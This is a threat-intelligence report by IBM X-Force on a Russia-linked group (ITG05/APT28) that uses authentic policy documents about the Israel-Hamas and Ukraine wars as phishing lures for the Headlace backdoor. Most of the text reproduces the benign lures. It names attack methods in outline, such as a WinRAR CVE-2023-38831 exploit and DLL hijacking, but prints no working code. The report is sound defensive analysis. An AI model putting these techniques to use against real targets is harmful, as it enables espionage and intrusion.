securityintelligence.com /x-force/itg05-ops-leverage-israel-hamas-conflict-lures-to-deliver-headlace-malware/

ITG05 operations leverage Israel-Hamas conflict lures to deliver Headlace malware

⋮ 12/8/2023

December 8, 2023 By Golo Mühr
Claire Zaboeva
Joe Fasulo
12 min read

As of December 2023, IBM X-Force has uncovered multiple lure documents that predominately feature the ongoing Israel-Hamas war to facilitate the delivery of the ITG05 exclusive Headlace backdoor. The newly discovered campaign is directed against targets based in at least 13 nations worldwide and leverages authentic documents created by academic, finance and diplomatic centers. ITG05's infrastructure ensures only targets from a single specific country can receive the malware, indicating the highly targeted nature of the campaign.

X-Force tracks ITG05 as a likely Russian state-sponsored group consisting of multiple activity clusters, sharing overlaps with industry-identified threat actor groups APT28, UAC-028, Fancy Bear and Forest Blizzard.

The contents of each lure contain themes relevant to a unique audience interested in research and policy creation. The nature of the lures suggests activity is directed at entities with direct influence on the allocation of humanitarian aid, primarily those based in Europe. Our discovery includes multiple legitimate documents associated with finance, think tanks, educational organizations and government and nongovernment organizations (NGOs) leveraged as lure materials. These files are featured in larger infection chains associated with the delivery of the ITG05 exclusive Headlace backdoor capable of facilitating multiple malicious actions on objectives.

It is unclear precisely how many entities were impacted by the campaign, but our analysis indicates that organizations in the following countries were targeted: Hungary, Türkiye, Australia, Poland, Belgium, Ukraine,

Germany, Azerbaijan, Saudi Arabia, Kazakhstan, Italy, Latvia and Romania. Of note, all but one of the 13 nations featured in the geolocations perimeters for downloading Headlace are United Nations Human Rights Council members.

It is highly likely the compromise of any echelon of global foreign policy centers may aid officials' interests with advanced insight into critical dynamics surrounding the International Community's (IC) approach to competing priorities for security and humanitarian assistance.

Key Findings

- This is the first known use of the Israel-Hamas conflict by ITG05 to conduct campaigns delivering the exclusive Headlace backdoor.
- The campaign leverages documents associated with the United Nations, the Bank of Israel, the United States Congressional Research Service, the European Parliament, a Ukrainian think tank and an Azerbaijan-Belarus Intergovernmental Commission.
- X-Force observed the deployment of Headlace and secondary payloads to be specifically targeted toward at least 13 nations.
- Some of the uncovered lures are contained in a .RAR archive exploiting the CVE-2023-38831 vulnerability, others use DLL-hijacking to run Headlace.
- Headlace is a multi-component malware including a dropper, a VBS launcher and a backdoor using MSEdge in headless mode to continuously download secondary payloads, likely to exfiltrate credentials and sensitive information.

Background

In early September 2023, CERT-UA reported APT28 was attempting to use new malware named Headlace to access a critical energy infrastructure entity in Ukraine. This involved APT28 using the Mockbin and Mocky API websites to stage malicious archives retrieved by Javascript droppers. In late September 2023, Zscaler published a similar campaign targeting the theft of NTLM hashes from victims in Poland, Austria and Belgium by using adult-themed lures and the Mockbin API for data extraction.

In late 2023, X-Force uncovered eight lure documents created between early August and early December 2023 likely leveraged in phishing campaigns crafted to ultimately distribute ITG05's Headlace backdoor. X-Force research confirmed the majority of the files are directly derived from publicly available official documents created by the Bank of Israel, the U.S. Congressional Research Service, the United Nations, the European Parliament, the French digital education service Cahier de Prépa and the Ukraine-based Razumkov Centre think tank.

The remaining lures appear to be internal documents belonging to, or associated with, what appears to be legal amendments to a Turkish manual regarding technical installations, and interstate agreements facilitated by the Joint Intergovernmental Commission between the Republic of Azerbaijan and the Republic of Belarus on Economic Cooperation. Of note, the majority of the lure documents contents feature news, updates or information regarding developments in Ukraine and the Levant.


The use of official documents as lure material is a departure from previously observed ITG05 activity featuring the delivery of the Headlace backdoor, which featured adult-themed material to engender victim engagement. This change in lure content may be indicative of ITG05's increased emphasis on a unique target audience whose interests would prompt interaction with material impacting emerging policy creation. State-sponsored cyber capabilities will likely continue to be leveraged to furnish domestic decision-makers with exclusive access to the political resolve and resource priorities of the IC and individual states.

Analysis: From decoy documents to phishing lures

Previously, ITG05 operations featuring the Headlace backdoor were preceded by numerous decoy documents featuring adult themes. However, during the past month, X-Force observed a change in tactic with the threat actor instead also using the decoys as lures to trick users into accessing the attachments. The majority of the uncovered lures feature English-language text except for a Turkish language and a single Russian-language document. The text of each of the decoys contains themes that would likely not appear as alerting to a unique audience interested in research and policy creation. The following is a selection of uncovered lure documents used in conjunction with Headlace:

Example lure 1: Letter of invitation to the expert discussion on the Razumkov Centre

The earliest uncovered lure document titled “Letter of invitation to the expert discussion on the Razumkov Centre,” dates from early September 2023 and was first reported by Google TAG. It leverages a publicly available document uploaded one day preceding the presentation of the legitimate event hosted by the Razumkov Centre in partnership with the United States Agency for International Development (USAID) under the auspices of the USAID/ENGAGE pact. The invitation presents the findings of the paper “War of Attrition: Comparison of Potentials and Assessment of Prospects” on current results of the conflict in Ukraine, combat potentials and policy approaches for avoiding stalemate. The campaign is directed at Romania-based targets based on the geolocation of the targeted download.



Разумков
центр

Громадська організація Український Центр
економічних і політичних досліджень
імені Олександра Разумкова

Україна. 01032, м. Київ, бул. Тараса Шевченка, 33Б
БЦ «Європа Плаза»
тел. (044)2011198
e-mail: info@razumkov.org.ua

№ 33/(1-7)
04.08.2023

Dear colleagues!

We invite you to take part in the expert discussion **"War of Attrition: Comparison of Potentials and Assessment of Prospects"**, which will be held on **August 9, 2023** in online and offline formats.

Questions for discussion:
- Intermediate results and prospects for the further course of the Russian-Ukrainian war.
- Assessment of existing potentials and forecasts of their changes.
- How to avoid a "stalemate" under conditions of approximate parity of combat potentials.

Representatives of government, civil society, scientific institutions, and donor organizations are invited to participate in the event.

The discussion will be held on the basis of the Zoom platform of the Razumkov Centre from 12:00 to 1:30 p.m. Working languages: **Ukrainian, English.**

Connection of participants - from 11-45. **Pre-registration of participants via the link:** https://us06web.zoom.us/meeting/register/tZ0vduGupzkoEtQGzp6AADlOhMgYfJUQepiU#/registration

The live broadcast of the event will be carried out on the YouTube channel of the Razumkov Centre as part of its project implemented under the USAID/ENGAGE activity, which is funded by the United States Agency for International Development (USAID) and implemented by Pact. The contents of this event are the sole responsibility of Pact and its implementing partners and do not necessary reflect the views of USAID or the United States Government.

Analytical materials which will be presented during the discussion have been made within the frameworks of the MATRA Programme supported by the Embassy of the Kingdom of the Netherlands in Ukraine.

Best regards,


President of the Razumkov Centre **Yuriy Yakymenko**

Fig. 1: Lure document "Letter of invitation to the expert discussion on the Razumkov Centre"

Notably, this lure was contained in a .RAR archive exploiting CVE-2023-38831. If opened with WinRAR versions below 6.23, the exploit causes Headlace to silently execute if a user tries to open the benign PDF file.

Example lure 2: SEDE-PV-2023-10-09-1_EN.docx

Uploaded in mid-October 2023, the lure document titled "**SEDE-PV-2023-10-09-1_EN.docx**" features the publicly available Minutes of the 9 October 2023 meeting of the Subcommittee on Security and Defence of the European Parliament. Included in the adopted agenda is the question of "The security situation after the attack by Hamas against Israel, exchange of views with the EU's Police Mission for the Palestinian Territories (EUPOLCOPPS) and the EU's Border Assistance Mission in Rafah (EUBAM Rafah)."



European Parliament
2019-2024

Subcommittee on Security and Defence

SEDE_PV(2023)1009_1

MINUTES

Meeting of 9 October 2023, 15.00-18.30

BRUSSELS

The meeting opened at 15.04 on Monday, 9 October 2023, with Nathalie Loiseau (Chair) presiding.

1. **Adoption of agenda** — OJ – PE753.746v02-00

   The agenda was adopted.

2. **Chair's announcements**

   None.

3. **Approval of minutes of meetings**
   - 18-19 September 2023 — PV – PE753.555v01-00

   The minutes were approved.

**** In camera ****

4. **Security in the Sahel, including the accelerated withdrawal of the UN Mission in Mali (MINUSMA) and the role of the Wagner Group: consequence for the EU's CSDP Missions with Cosmin Dobran, Director – Peace, Partnerships and Crisis Management, EEAS**

   Speakers: Nathalie Loiseau, Cosmin Dobran (Director – Peace, Partnerships and Crisis Management, EEAS), Nikos Papandreou.

The meeting adjourned at 15.20 and resumed at 16.02 with Nathalie Loiseau (Chair)


PV\1287745EN.docx — PE754.672v01-00

EN — *United in diversity* — EN

Fig. 2: Lure document "SEDE-PV-2023-10-09-1_EN.docx"

Example lure 3: war.docx

Uploaded in early November 2023, the document titled "war.docx" features an authentic copy of the publicly available Advance Unedited Version of the "Report of the Special Committee to Investigate Israeli Practices Affecting the Human Rights of the Palestinian People and Other Arabs of the Occupied Territories" presented at the seventy-eighth session of the General Assembly of the United Nations. The contents feature policy questions and historical context related to the Levant between September 2022 to September 2023, preceding the surprise October 2023 attacks.



A/78/553

Advance Unedited Version

Distr.: General
25 October 2023

Original: English

Seventy-eighth session
Item 51 of the provisional agenda1*
Israeli practices and settlement activities affecting the rights of the Palestinian people and other Arabs of the occupied territories

Report of the Special Committee to Investigate Israeli Practices Affecting the Human Rights of the Palestinian People and Other Arabs of the Occupied Territories

Note by the Secretary-General2**

The Secretary-General has the honour to transmit to the members of the General Assembly the fifty-fifth report of the Special Committee to Investigate Israeli Practices Affecting the Human Rights of the Palestinian People and Other Arabs of the Occupied Territories, submitted pursuant to General Assembly resolution 76/80

Summary

The present report documents the rising influence of Israeli settlers on the human rights situation in the occupied territories. Part IV considers current Israeli government policy in its historical and political context. Part V considers Israeli practices in the occupied territories from September 2022 to September 2023.

* A/78/150.
** The present report was submitted after the deadline in order to reflect the most recent information.

A/78/553

Fig. 3: Lure document “war.docx”

Example lure 4: Roadmap.docx

In mid-November 2023, a 15-page document titled “roadmap” was uploaded by multiple Azerbaijan-based users featuring what appears to be the internal mark-up version of a proposed “Roadmap on the development of cooperation between the Republic of Belarus and the Republic of Azerbaijan until 2025” associated with the Joint Intergovernmental Commission between the Republic of Azerbaijan and the Republic of Belarus on Economic Cooperation. The document features two lines for signatures of approval by the respective state ministers, followed by a fillable date pre-populated with the year 2023. The document appears to be authentic given the metadata associated with user modifications.

УТВЕРЖДАЮ

_

*г._____, _____*2023г.*

Председатель Белорусской части Межправительственной Белорусско-Азербайджанской комиссии по торгово-экономическому сотрудничеству, Заместитель Премьер-министра Республики Беларусь

И.В.Петришенко

УТВЕРЖДАЮ

*г._____, _____*2023г.*

Председатель Азербайджанской части Межправительственной Азербайджано-Белорусской комиссии по торгово-экономическому сотрудничеству, Заместитель Премьер-министра Азербайджанской Республики

А.Д.Ахмедов


ПЛАН МЕРОПРИЯТИЙ (Дорожная карта)
по развитию сотрудничества между Республикой Беларусь и Азербайджанской Республикой до 2025 года

№ пп	Содержание мероприятия	Срок выполнения	Исполнители	
			от азербайджанской стороны	от белорусской стороны
	1	2	3	4
	1. ТОРГОВО-ЭКОНОМИЧЕСКОЕ СОТРУДНИЧЕСТВО			
1.1.	Проведение очередного заседания Межправительственной Азербайджано-Белорусской комиссии по торгово-экономическому сотрудничеству	ежегодно	Кабинет Министров	Совет Министров
1.1.	Обеспечение регулярного обмена информацией о выставочно-ярмарочных мероприятиях, конференциях, семинарах, проводимых на территориях Беларуси и Азербайджана	2023-2025 гг.	Минэкономики, ~~АЗПРОМО~~	БелТПП
1.2.	Организация взаимных визитов представителей и делегаций деловых кругов Сторон с целью участия в торгово-экономических мероприятиях, проводимых на территории Беларуси и Азербайджана	2023-2025 гг.	Минэкономики, ~~АЗПРОМО~~	БелТПП

1

Fig. 4: Lure document “Roadmap.docx”

Example lure 5: 2023-12-bois-position-on-accessing-capital-pr.docx



BANK OF ISRAEL
Office of the Spokesperson and Economic Information

Press release

December 5, 2023

Main points of the Bank of Israel's position presented to the Knesset Economics Committee regarding nonbank entities accessing sources of capital to expand their provision of loans due to the war

In a discussion held today by the Knesset Economics Committee, which discussed, among other things, the Bank of Israel's monetary program to provide cheaper credit to small and micro businesses and how nonbank entities can participate in it, the Bank of Israel presented its position. Bank of Israel representatives who participated in the discussion included Dr. Yossi Saadon, head of the Finance Division in the Bank of Israel Research Department, and Mimi Regev, head of the Money Market and Liquidity Unit in the Markets Department.

The following are the background and main points of the Bank of Israel's program to support credit to small and micro businesses during the war, as explained in the discussion:


A Bank of Israel analysis identified a decline in the balance of credit to the small and micro businesses segment. In view of the results of the analysis, and with the aim of supporting the proper functioning of the credit market—particularly for small and micro businesses—and to increase financial certainty for them, the Monetary Committee decided to take the focused step of low-cost monetary loans. As part of this measure, the bank or nonbank credit provider provides an acceptable collateral to the Bank of Israel, and receives low-cost funding from it against the provision of low-cost loans to small or micro businesses. The measure will help the business survive even after the war ends. In view of the fact that this is a defined and limited monetary policy measure, the other structural issues and entities mentioned in the discussion are not relevant.

- According to Bank of Israel data, prior to the war, small businesses whose credit underwriting terms were the best received loans at prime +1.5 percent.
- In the Bank of Israel's program, small and micro businesses will receive loans at just the prime rate. This is an attractive interest rate for the small and micro businesses, and a significant improvement compared to the current terms of credit.
- We see from initial data that the objective is being reached, and that the credit providers are using the program in order to provide low-cost credit to small and micro businesses.
- The program is as neutral as possible in terms of its contribution or harm to credit providers. The credit providers in the program are serving as financial intermediaries for the provision of credit only. We emphasize that we do not intend to support or assist any specific credit provider, whether bank or nonbank.

Fig. 5: Lure document "2023-12-bois-position-on-accessing-capital-pr.docx"

In early December 2023, X-Force uncovered an ITG05 lure leveraging the authentic 5 December 2023 press release published by the Bank of Israel. The document titled **2023-12-bois-position-on-accessing-capital-pr.docx** details the "Main Points of the Bank of Israel's Position Presented to the Knesset Economics Committee Regarding Nonbank Entities Accessing Sources of Capital to Expand their Provision of Loans Due to the War."

Example lure 6: IN11897.pdf



Congressional Research Service
Informing the legislative debate since 1914

INSIGHT

Russia's War Against Ukraine: European Union Responses and U.S.-EU Relations

Updated November 20, 2023

The 27-member European Union (EU) has implemented a range of policy responses to Russia's war against Ukraine. EU actions and coordination with the United States are of interest to Congress given the EU's role as an important U.S. partner. (Also see CRS In Focus IF12277, *Russia's War on Ukraine: U.S. Policy and the Role of Congress*.)

Key EU Responses

Sanctions

Since February 2022, the EU has imposed 11 packages of sanctions—or *restrictive measures*—intended to cripple Russia's ability to finance the war against Ukraine, enact costs on Russia's elites, and diminish Russia's economic base. Imposing sanctions requires unanimity among EU members.

To date, EU sanctions on Russia's government and financial, business, defense, technology, and media sectors include

